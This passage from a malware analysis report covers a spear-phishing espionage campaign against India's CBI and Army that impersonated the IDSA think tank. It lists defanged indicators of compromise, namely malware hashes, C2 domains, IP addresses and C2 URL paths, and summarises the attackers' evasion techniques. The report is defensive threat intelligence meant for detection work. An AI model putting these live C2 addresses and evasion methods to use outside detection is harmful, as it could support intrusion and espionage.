(IDSA) and the targets chosen that possibility is highly likely. Below screen shot shows the location of the hard coded IP address.

```
IP Address        CC    ASN      BGP Prefix         AS Name
-------------------------------------------------------------------------------
180.92.154.176   | PK  | 55714 | 180.92.154.0/24  | Fiberlink Pvt.Ltd, PK
```

Indicators Of Compromise (IOC)

In this campaign the cyber espionage group targeted Central Bureau of Investigation (CBI) but it is possible that other government entities could also be targeted as part of this attack campaign. The indicators associated with this attack are provided so that the organizations (Government, Public, Private organizations and Defense sectors) can use these indicators to detect, remediate and investigate this attack campaign. Below are the indicators

Dropped Malware Sample:
f8daa49c489f606c87d39a88ab76a1ba

Related Malware Samples:
15588a9ba1c0abefd38ac2594ee5be53
04b4b036a48dc2d2022cc7704f85a560
becc8e77ef003a4c88f7e6348ffd3609
ceeeacbaf38792bcf06022e2b4874782
515dce0ede42052ff3ef664db9873cea
50c1d394bfa187ffd6251df6dd14e939
3bd16cc1d1fea7190c36b3bd10c6810d
b6c86155641 2a15b7979459176b7d82f

Network Indicators Associated with C2:
qhavcloud[.]com
173[.]212[.]194[.]214
173[.]212[.]193[.]53
91[.]205[.]173[.]3
180[.]92[.]154[.]176

Domains Impersonating the Identity of Indian Think Tank (IDSA):
idsadesk[.]in
idsagroup[.]in

Email Indicator:
iasia69@z7az14m[.]com

C2 Communication Patterns:
hxxp://qhavcloud[.]com//northernlights//PingPong.php
hxxp://qhavcloud[.]com//northernlights//postdata.php
hxxp://qhavcloud[.]com//northernlights//JobProcesses.php
hxxp://qhavcloud[.]com//northernlights//JobWork1.php
hxxp://qhavcloud[.]com//northernlights//JobWork2.php
hxxp://qhavcloud[.]com//northernlights//JobTCP1.php
hxxp://qhavcloud[.]com//northernlights//JobTCP2.php
hxxp://qhavcloud[.]com//northernlights//updateproductdownload.php
hxxp://qhavcloud[.]com//northernlights//Uninstaller.php

Conclusion

Attackers in this case made every attempt to launch a clever attack campaign by impersonating the identity of highly influential Indian Think tank to target Indian investigative agency and the officials of the Indian army by using an email theme relevant to the targets. The following factors in this cyber attack suggests the possible involvement of Pakistan state sponsored cyber espionage group to spy or to take control of the systems of the officials of Central Bureau of Investigation (CBI) and officials of the Indian Army.

- Use of domain impersonating the identity of highly influential Indian think tank
- Victims/targets chosen (CBI and Army officials)
- Use of Email theme that is of interest to the targets
- Location of one of the hard coded IP address in the binary
- Use of TTP's (tactics, techniques & procedures) similar to the previous campaigns targeting Indian Ministry of External Affairs and Indian Navy's Warship Manufacturer.
- Use of the same C2 infrastructure that was used to target senior army officers

The attackers in this case used multiple techniques to avoid detection and to frustrate analysts. The following factors reveal the attackers intention to remain stealthy and to gain long-term access by evading analysis and security monitoring at both the desktop and network levels.

- Use of password protected macro to prevent viewing the code and to make manual analysis harder
- Use of TextBox within the UserForm to store malicious content to bypass analysis tools
- Use of legitimate service like Google drive to store the list of back up C2 servers to bypass security monitoring and reputation based devices.
- Use of malware that performs various checks before performing any malicious activity
- Use of backup C2 servers and hosting sites to keep the operation up and running
- Use of hosting provider to host C2 infrastructure